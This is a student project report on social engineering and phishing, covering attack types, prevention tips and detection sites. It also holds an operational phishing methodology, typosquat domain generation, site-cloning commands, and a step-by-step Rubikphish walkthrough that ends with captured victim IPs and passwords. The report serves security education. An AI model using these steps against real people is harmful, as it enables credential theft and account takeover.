

Phishing Attacks

PROJECT Report

OF MAJOR PROJECT

BACHELOR OF TECHNOLOGY

Bachelor of Computer Application



**Baba Banda Singh Bahadur Engineering College Fatehgarh
Sahib**

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Abstract

Social engineering, a significant threat in the realm of information security, exploits human psychology to manipulate individuals into performing actions or divulging confidential information. Unlike traditional cyberattacks that rely on technical vulnerabilities, social engineering leverages human emotions such as trust, fear, curiosity, and urgency to deceive victims. This abstract delves into the various aspects of social engineering, its techniques, impact, and the importance of addressing this human-centric threat within the broader scope of cybersecurity. Social engineering encompasses a variety of tactics designed to exploit human weaknesses. One of the most common methods is phishing, where attackers send fraudulent emails purporting to be from reputable sources to trick recipients into revealing sensitive information or clicking on malicious links. Spear phishing is a more targeted form of this attack, focusing on specific individuals or organizations by using personalized information to increase credibility. Other techniques include pretexting, where attackers create a fabricated scenario to persuade victims to divulge information, and baiting, which involves offering something enticing to lure victims into a trap.

The impact of social engineering attacks can be devastating. Successful attacks can lead to unauthorized access to sensitive data, financial loss, identity theft, and reputational damage. For organizations, the consequences can be severe, including operational disruption, loss of customer trust, and significant financial penalties. High-profile incidents, such as the 2013 Target data breach and the 2016 Democratic National Committee email leak, underscore the potential scale and impact of social engineering attacks. Addressing the threat of social engineering requires a multifaceted approach that combines technological defences with human-centric strategies. While traditional cybersecurity measures such as firewalls, intrusion detection systems, and encryption are essential, they are not sufficient to combat social engineering. Education and awareness training are crucial in empowering individuals to recognize and resist social engineering attempts. Regular training sessions, simulated phishing exercises, and ongoing awareness campaigns can significantly reduce susceptibility to these attacks.

In addition to training, organizations must foster a culture of security awareness where employees are encouraged to be vigilant and report suspicious activities. Implementing policies that minimize the risk of human error, such as strict access controls and verification processes, is also critical. Advanced technologies, such as behavioural analytics and machine learning, can enhance the detection of social engineering attempts by identifying unusual patterns of behaviour that may indicate an ongoing attack.

In conclusion, social engineering represents a unique and significant challenge in the field of cybersecurity. Its reliance on human psychology rather than technical vulnerabilities makes it a particularly insidious threat. By integrating education, awareness, and advanced technologies into their security strategies, organizations can better protect themselves against social engineering attacks. A holistic approach that addresses both the human and technical aspects of security is essential for building resilience against this pervasive threat and ensuring the protection of sensitive information and digital assets.

Industrial Training Report

THINKNEXT TECHNOLOGIES

SCF – 113 PHASE 11, SECTOR 65, SAHIBZADA AJIT SINGH NAGAR, MOHALI
PUNJAB-160062

1.1 Introduction to Organization

**COMPANY PROFILE- THINKNEXT TECHNOLOGIES- INDUSTRIAL
TRANING, SECTOR-65, MOHALI**

ThinkNEXT Technologies - is an ISO 9001:2015 certified company. was founded in 2011 and is approved from Ministry of Corporate Affairs and registered under Companies Act 1956.

ThinkNEXT Technologies Private Limited is an ISO 9001:2015 certified Software, Electronics and CAD/CAM Systems Development Company (MNC) and approved from Ministry of Corporate Affairs which deals in **Web Designing and Development, Mobile Apps Development, Digital Marketing, College/School ERP Software, University Conferences and Journals Management, Android/iPhone Mobile Apps development , Cloud Telephony Services, Bulk SMS, Voice SMS, TechSmart Classes (Schools), Biometrics Time Attendance, Security Systems, PLC/SCADA Solutions, Embedded Systems based Electronics Kits and CAD/CAM Consultancy etc.** We have expertise in latest technologies e.g. Smart Card (Contact Type and Contactless), NFC, Biometrics, Barcode, RFID, SMS, Voice SMS Android, iPhone, Web, Windows and Mobile based technologies. It is currently working in Designing mobile apps and integrating apps with the Websites.

GOALS

The goal of Think next is to be responsive to its users and provide them with software solution to assist them in being more efficient and productive in their work. The company plans on continually improving software to help its clients take advantage new technology.


1.2 Company Outcomes

They say this institute helps a person to develop the knowledge and skills they need to choose and pursue a career path. Think next is that institute which gives you the promise of best education and future.

Vision and Mission

- Our vision is to make sure every student has the opportunity to upskill and obtain an amazing profile for themselves so no student is left unprepared to face the job market.
- Our mission is to be the default certification provider choice for colleges located in India

Product Profile



1.3 Technologies Studied

- **Computer Network**

A computer network is a system that connects two or more computing devices for transmitting and sharing information. Computing devices include everything from a mobile phone to a server. These devices are connected using physical wires such as fib optics, but they can also be wireless.

The first working network, called ARPANET, was created in the late 1960s and was funded by the U.S. Department of Défense. Government researchers used to share

information at a time when computers were large and difficult to move. We have come a long way today from that basic kind of network. Today's world revolves around the internet, which is a network of networks that connects billions of devices across the world. Organizations of all sizes use networks to connect their employees' devices and shared resources such as printers.

- **KALI Linux Operating System**

Kali Linux is a specialized, open-source operating system designed for cybersecurity professionals and ethical hackers. Developed and maintained by Offensive Security, Kali Linux is built on the Debian distribution and comes pre-loaded with a wide array of security tools and applications tailored for tasks such as penetration testing, network analysis, and digital forensics. Known for its robust and versatile toolkit, Kali Linux provides a powerful platform for identifying, analyzing, and mitigating security vulnerabilities. Its user-friendly interface and extensive documentation make it accessible for both seasoned experts and newcomers to the field of cybersecurity.



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- **Social Engineering**

Social engineering is the tactic of manipulating, influencing, or deceiving a victim in order to gain control over a computer system, or to steal personal and financial information. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks happen in one or more steps. A perpetrator first investigates the intended victim to gather necessary background information, such as potential points of entry and weak security protocols, needed to proceed with the attack. Then, the attacker uses a form of pretexting such as impersonation to gain the victim's trust and provide stimuli for subsequent actions that break security practices, such as revealing sensitive information or granting access to critical resources. Social engineering is an attack on information security for accessing systems or networks. Social engineering attacks occur when victims do not recognize methods, models, and frameworks to prevent them. The current research explains user studies, constructs, evaluation, concepts, frameworks, models, and methods to prevent social engineering attacks. Unfortunately, there is no specific previous research on preventing social engineering attacks that effectively and systematically analyse it. Current prevention methods, models, and frameworks of social engineering attacks include health campaigns, human as security sensor frameworks, user-centric frameworks, and user vulnerability models.

- **HOW IT WORKS?**


Social engineering tactics and techniques are grounded in the science of human motivation. They manipulate victims' emotions and instincts in ways proven to drive people to take actions that are not in their best interests.

Most social engineering attacks employ one or more of the following tactics:

- ✓ **Posing as a trusted brand:** Scammers often impersonate or "spoof" companies that victims know, trust and perhaps do business with often or regularly—so regularly that they follow instructions from these brands reflexively, without taking the proper precautions. Some social engineering scammers use widely available kits for staging fake websites that resemble those of major brands or companies.
- ✓ **Posing as a government agency or authority figure:** People trust, respect or fear authority (in varying degrees). Social engineering attacks play on these instincts with messages that appear or claim to be from government agencies For Example: the FBI or IRS, political figures or even celebrities.
- ✓ **Inducing fear or a sense of urgency:** People tend to act rashly when scared or hurried. Social engineering scams can use any number of techniques to induce fear or urgency in victims. For instance, telling the victim that a recent credit transaction was not approved, that a virus has infected their computer, that an image used on their website violates a copyright and so on.
- ✓ **Appealing to greed:** The Nigerian Prince scam, an email wherein someone claiming to be a Nigerian royal trying to flee his country offers a giant financial reward in exchange for the recipient's bank account information or a small advance fee, is one of the bestknown examples of social engineering that

appeals to greed. This type of social engineering attack can also come from an alleged authority figure and creates a sense of urgency, which is a powerful combination.

- ✓ **Appealing to helpfulness or curiosity:** Social engineering applicators can also appeal to victims' better nature. For instance, a message that appears to be from a friend or a social networking site can offer technical help, ask for participation in a survey, claim that the recipients' post has gone viral and provide a spoofed link to a fake website or to create malware download.



- **Stages of an Attack**

Social engineering attacks can be planned in three stages:

- 1) **Research**-the attacker performs reconnaissance on the target to gather information like organizational structure, roles, behaviours, and things that target individuals may respond to. Attackers can collect data via company websites, social media profiles and even in-person visits.
- 2) **Planning** using the information they gathered, the attacker selects their mode of attack and designs the strategy and specific messages they will use to exploit the target individuals' weaknesses.
- 3) **Execution** -the attacker carries out the attack usually by sending messages by email or another online channel. In some forms of social engineering, attackers actively interact with their victims; in others, the kill chain is automated,

typically activated by the user clicking on a link to visit a malicious website or execute malicious code.




Fig 3: Visual representation of the life cycle of social engineering attacks.

● Type of Attacks

Social engineering attacks come in many different forms and can be performed anywhere where human interaction is involved. The following are common forms of digital social engineering attacks:

- 1) **Phishing** - In a phishing attack, an attacker uses a message sent by email, social media, instant messaging clients or SMS to obtain sensitive information from a victim or trick them into clicking a link to a malicious website.
- 2) **Vishing** - voice phishing is similar to phishing but is performed by calling victims over the phone.
- 3) **Scareware** - displays notices on a user's device that trick them into thinking they have a malware infection and need to install software (the attacker's malware) to clean their system.

- 4) **Diversion theft** - diverts a messenger or delivery person to the wrong location, and takes their place to pick up a sensitive package.
- 5) **Honeytrap** an attacker pretends to be an attractive person and fakes an online relationship, in order to get sensitive information from their victim.
- 6) **Tailgating** an attacker walks into a secure facility by following someone with authorized access, asking them to "just hold the door for them so they can also enter".

1.4



Phishing

Phishing is a type of cyberattack that uses deceptive communication, often emails or messages, to trick individuals into revealing sensitive information, such as passwords, credit card numbers, or personal details. Attackers masquerade as trustworthy entities, like banks or popular websites, to gain the victim's trust. Common tactics include urging the recipient to click on a malicious link or download an attachment, which can lead to data theft or malware installation. Phishing exploits human psychology, making it a significant threat despite technical security measures. Recognizing and avoiding phishing attempts is crucial for protecting personal and organizational data.

- **Type of Phishing**

- 1) **Voice phishing or vishing** is phishing that is conducted through phone calls. Individuals typically experience vishing in the form of threatening recorded calls claiming to be from the FBI. Recently, IBM's X-Force® determined that adding vishing to a targeted phishing campaign can increase the campaign's success up to 3x.
- 2) SMS phishing or **smishing** i.e.; phishing through a text message.
- 3) **Search engine phishing** involves hackers creating malicious websites that rank high in search results for popular search terms.
- 4) **Angler phishing** is phishing using fake social media accounts that masquerade as the official accounts of trusted companies' customer service or customer support teams.

● **Tools for Phishing**

1. Rubikphish
2. Hound
3. Camphish
4. Blackphish
5. Saycheese
6. Zphisher
7. Advphisher
8. Nexphisher
9. Pyphisher
10. Seeker and many more.

● **Phishing Methodology**

- 1) **Recon the victim**

- Select the victim domain.
- Perform some basic web enumeration searching for login portals used by the victim and decide which one you will impersonate.
- Use some OSINT to find emails.

2) Prepare the environment

- Buy the domain you are going to use for the phishing assessment.
- Configure the email service-related records (SPF, DMARC, DKIM, DNS).
- Configure the VPS with gophish.

3) Prepare the Campaign

- Prepare the email template.
- Prepare the web page to steal the credentials.
- The information entered by the user should be transferred to us via tools.

4) Launch the campaign.

1.5 Impact of Social Engineering

- Financial Loss.
- Data Leak.
- Downgrade in reputation (company and/or individual).
- Time Management.
- Incoming loss of Trust via consumers.
- Loss of new and/or Existing customers.
- Loss in Company's Morale and interest.
- **Protection & Prevention**

Social engineering attacks are particularly difficult to counter because they're expressly designed to play on natural human characteristics, such as curiosity, respect for authority, and the desire to help one's friends.

Some things can be kept in mind which can help detect an attack:

1. **Don't open emails and attachments from suspicious sources** – If you don't know the sender in question, you don't need to answer an email. Even if you do know them and are suspicious about their message, cross-check and confirm the news from other sources, such as via telephone or directly from a service provider's site. Remember that email addresses are spoofed all of the time; even an email purportedly coming from a trusted source may have actually been initiated by an attacker.
2. **Check the source** -Checking the source isn't difficult. For instance, with an email, look at the email header and check against valid emails from the same sender. Look at where the links go - spoofed hyperlinks are easy to spot by simply hovering your cursor over them (do not click the link though!) Check the spelling: banks have whole teams of qualified people dedicated to producing customer communications, so an email with glaring errors is probably a fake.
3. **Use multifactor authentication** – One of the most valuable pieces of information attackers seek are user credentials. Using multifactor authentication helps ensure your account's protection in case of system compromise.
4. **Be wary of tempting offers** – If an offer sounds too enticing, think twice before accepting it as fact. Googling the topic can help you quickly determine whether you're dealing with a legitimate offer or a trap.
5. **Keeping your antivirus/antimalware software updated** – Make sure automatic updates are engaged, or make it a habit to download the latest signatures first thing each day. Periodically check to make sure that the updates have been applied, and scan your system for possible infections.
6. **Deleting** or in some cases **ignoring** any request for personal information or passwords can act as a self-precautionary habit.

- **What do they Know?**

Does the source not have information you'd expect them to have, such as your full name, etc.? Remember, if a bank is phoning you, they should have all of that data in front of them and they will always ask security questions before allowing you to make changes to your account. If they don't, then the chances of it being a fake email/call/message are significantly higher, and you should be wary.

- **Break the Loop**

Social engineering often depends on a sense of urgency. Attackers hope their targets will not think too hard about what's going on. So just taking a moment to think can deter these attacks or show them for what they are — fakes.

- **Ask for ID**

One of the easiest social engineering attacks is bypassing security to get into a building by carrying a large box or an armful of files. After all, some helpful person will hold the door open. Don't fall for this. Always ask for ID.

- **Secure your Device**

It's also important to secure devices so that a social engineering attack, even if successful, is limited in what it can achieve. The basic principles are the same, whether it's a smartphone, a basic home network or a major enterprise system.

- **Keep your anti-malware and anti-virus software up to date.** This can help prevent malware that comes through phishing emails from installing itself. Use a package like Kaspersky's Antivirus to keep your network and data secure.
- **Keep software and firmware regularly updated, particularly security patches.**
- **Don't run your phone rooted, or your network or PC in administrator mode.** Even if a social engineering attack gets your user password for your 'user' account, it won't let them reconfigure your system or install software on it.
- **Don't use the same password for different accounts.** If a social engineering attack gets the password for your social media account, you don't want them to be able to unlock all of your other accounts too.
- **For critical accounts, use two-factor authentication** so that just having your password isn't enough to access the account. That might involve voice recognition, use of a security device, fingerprinting, or SMS confirmation codes.

- If you just gave away your password to an account and think you may have been 'engineered', change the password straight away.
- **Keep yourself informed about new cybersecurity risks** by becoming a regular reader of our Resource Centre. You'll then know all about new methods of attack as they emerge, making you much less likely to become a victim.

- **Generating Similar Domain names**

- **Keyword:** The domain name contains an important keyword of the original domain (e.g., zelster.com- management.com).
- **Hyphenated subdomain:** Change the dot for a hyphen of a subdomain (e.g.- zelster.com).
- **New TLD:** Same domain using a new TLD (e.g., zelster.org).
- **Homoglyph:** It replaces a letter in the domain name with letters that look similar (e.g.; zelfser.com).
- **Transposition:** It swaps two letters within the domain name (e.g., zelster.com).
- **Singularization/Pluralization:** Adds or removes "s" at the end of the domain name (e.g.; zeltsers.com).
- **Omission:** It removes one of the letters from the domain name (e.g., zelser.com).
- **Repetition:** It repeats one of the letters in the domain name (e.g., zeltsser.com).
- **Replacement:** Like homoglyph but less stealthy. It replaces one of the letters in the domain name, perhaps with a letter in proximity of the original letter on the keyboard (e.g.; zektser.com).
- **Subdomained:** Introduce a dot inside the domain name (e.g., ze.lster.com).
- **Insertion:** It inserts a letter into the domain name (e.g., zerltser.com).
- **Missing dot:** Append the TLD to the domain name. (e.g., zelstercom.com)

- **Automatic Tools to check Similar Domains**

1) <https://dnstwister.report/>

2) <https://github.com/elceef/dnstwist>

3) <https://github.com/urbanadventurer/uricrazy>

Similar Domain Name Generator

4) <https://www.internetmarketingninjas.com/tools/free-tools/domain-typo-generator>.

- **Clone Website Tools**

For a phishing assessment sometimes, it might be useful to completely clone a website.

There are different tools you can use for this purpose:

- `wget -mk-nH`
- `gocloner <url>`
- <https://github.com/trustedsec/social-engineer-toolkit>

- **Detecting Phishing**

There are some sites/tools we can use to detect **Phishing**. These are

- <https://www.virustotal.com/gui/home/upload>
- <https://safeweb.norton.com/>
- <https://www.phishtank.com/>
- <https://github.com/elceef/dnstwist>
- <https://github.com/urbanadventurer/urlcrazy>
- <https://checkphish.ai/>
- <https://isitphishing.org/>

- **Using Compelling Story or Pretext, These Messages May**

- **Urgently ask for your help.** Your 'friend' is stuck in country X, has been robbed, beaten, and is in the hospital. They need you to send money so they can get home and they tell you how to send the money to the criminal.
- **Use phishing attempts with a legitimate-seeming background.** Typically, a phisher sends an e-mail, IM, comment, or text message that appears to come from a legitimate, popular company, bank, school, or institution.
- **Ask you to donate to their charitable fundraiser, or some other cause.** Likely with instructions on how to send the money to the criminal. Preying on kindness and generosity, these phishers ask for aid or support for whatever disaster, political campaign, or charity is momentarily top-of-mind.

- **Present a problem that requires you to "verify" your information by clicking on the displayed link and providing information in their form.** The link location may look very legitimate with all the right logos, and content (in fact, the criminals may have copied the exact format and content of the legitimate site). Because everything looks legitimate, you trust the email and the phony site and provide whatever information the crook is asking for.

- **Tips to Remember**

- **Slow down.** Spammers want you to act first and think later. If the message conveys a sense of urgency or uses high-pressure sales tactics be skeptical; never let their urgency influence your careful review.
- **Research the facts.** Be suspicious of any unsolicited messages. If the email looks like it is from a company you use, do your own research. Use a search engine to go to the real company's site, or a phone directory to find their phone number.
- **Don't let a link be in control of where you land. Stay** in control by finding the website yourself using a search engine to be sure you land where you intend to land. Hovering over links in email will show the actual URL at the bottom, but a good fake can still steer you wrong
- **Email hijacking is rampant.** Hackers, spammers, and social engineers taking over control of people's email accounts (and other communication accounts) has become rampant. Once they control an email account, they prey on the trust of the person's contacts. Even when the sender appears to be someone you know, if you aren't expecting an email with a link or attachment check with your friend before opening links or downloading.
- **Beware of any download.** If you don't know the sender personally AND expect a file from them, downloading anything is a mistake.
- **Foreign offers are fake.** If you receive an email from a foreign lottery or sweepstakes, money from an unknown relative, or requests to transfer funds from a foreign country for a share of the money it is guaranteed to be a scam.

Name of Project

Social Engineering-Phishing

- **Phishing Tools**

Definition: Phishing tools in Linux are software applications or scripts designed to facilitate the creation and execution of phishing attacks. These tools typically enable attackers to mimic legitimate websites, collect sensitive information, and deliver phishing emails or messages.


1) Rubikphish: It is an automated phishing tool that includes more than 30 phishing templates.

Features:

- This automation tool was developed in the beginning of 2023.
- This tool has added some additional futures.
- This tool has 30 social websites and some other websites.
- if you want to add some other additional futures you can also report it in the issue we will fix it as soon as possible if you want to add some other additional futures add you can also report it in the issue
- Latest and updated login pages.
- Multiple tunneling options
 - Localhost
 - Cloudflared
 - LocalXpose
- Mask URL support

Steps to use:

- i. Login to kali
- ii. Login to super user by sudo su command



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
```

- iii. Just, Clone this repository –
git clone https://github.com/rubikproxy/rubikphish.git
- iv. Now go to cloned directory and run rubikphish.sh
 - cd rubikphish
 - chmod +x rubikphish.sh
 - bash rubikphish.sh

- v. On first launch, It will install the dependencies and rubikphish is installed.

```
File Actions Edit View Help

(root@kali)~/Desktop
# git clone https://github.com/rubikproxy/rubikphish.git
Cloning into 'rubikphish' ...
remote: Enumerating objects: 347, done.
remote: Counting objects: 100% (347/347), done.
remote: Compressing objects: 100% (287/287), done.
remote: Total 347 (delta 74), reused 310 (delta 53), pack-reused 0
Receiving objects: 100% (347/347), 7.53 MiB | 2.25 MiB/s, done.
Resolving deltas: 100% (74/74), done.

(root@kali)~/Desktop
# ls
BlackPhish  CamPhish  hound  rubikphish  saycheese

(root@kali)~/Desktop
# cd rubikphish

(root@kali)~/Desktop/rubikphish
# ls
LICENSE  make-deb.sh  README.md  rubikphish.sh  run-docker.sh  scripts

(root@kali)~/Desktop/rubikphish
# chmod +x rubikphish.sh

(root@kali)~/Desktop/rubikphish
# ls
LICENSE  make-deb.sh  README.md  rubikphish.sh  run-docker.sh  scripts

(root@kali)~/Desktop/rubikphish
# bash rubikphish.sh
```

- vi. Select the option according to your preference to make attack website link for the victim.

```
RUBIKPHISH

[-] Tool Created by rubikproxy

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram     [12] Pinterest       [22] Badoo
[03] Google        [13] Snapchat        [23] Origin
[04] Microsoft     [14] LinkedIn       [24] DropBox
[05] Netflix       [15] Ebay           [25] Yahoo
[06] Paypal        [16] Quora          [26] Wordpress
[07] Steam         [17] Protonmail     [27] Yandex
[08] Twitter       [18] Spotify        [28] StackoverFlow
[09] Playstation  [19] Reddit         [29] Vk
[10] Tiktok        [20] Adobe          [30] XBOX
[31] Mediafire     [32] Gitlab         [33] Github
[34] Discord      [35] Roblox

[99] About        [00] Exit

[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page


[-] Select an option : 1
```

- vii. The desired link has been generated and ready to use.


```
RUBIKPHISH 2.3.1

[-] URL 1 : https://th-spirit-babes-council.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-unlimited-followers-for-instagram@
[-] Waiting for Login Info, Ctrl + C to exit ...
```

- viii. Send generated link to **victim**.



- ix. The victim unknowingly will enter his/her personal information.



- x. On the other side, the attacker would have obtained both the IP address and the information entered by the victim leading to his success.

```
[*] Waiting for Login Info, Ctrl + C to exit...
[*] Victim IP Found !
[*] Victim's IP : 38.137.48.122
[*] Saved in : auth/ip.txt

[*] Victim IP Found !
[*] Victim's IP : 38.137.48.122
[*] Saved in : auth/ip.txt
[*] Login info Found !!
[*] Account : harsh
[*] Password : 123zxc
[*] Saved in : auth/usernames.dat
[*] Waiting for Next Login Info, Ctrl + C to exit.
[*] Victim IP Found !
[*] Victim's IP : 38.137.48.122
[*] Saved in : auth/ip.txt
[*] Login info Found !!
[*] Account : mukund
[*] Password : 21@muku
[*] Saved in : auth/usernames.dat
[*] Waiting for Next Login Info, Ctrl + C to exit. █
```

Thus, these steps portray how an attacker can copy a site to use it for his own benefits misleading people to fake sites.

2) Hound: Hound is a simple and light tool for information gathering and capture exact GPS coordinates.

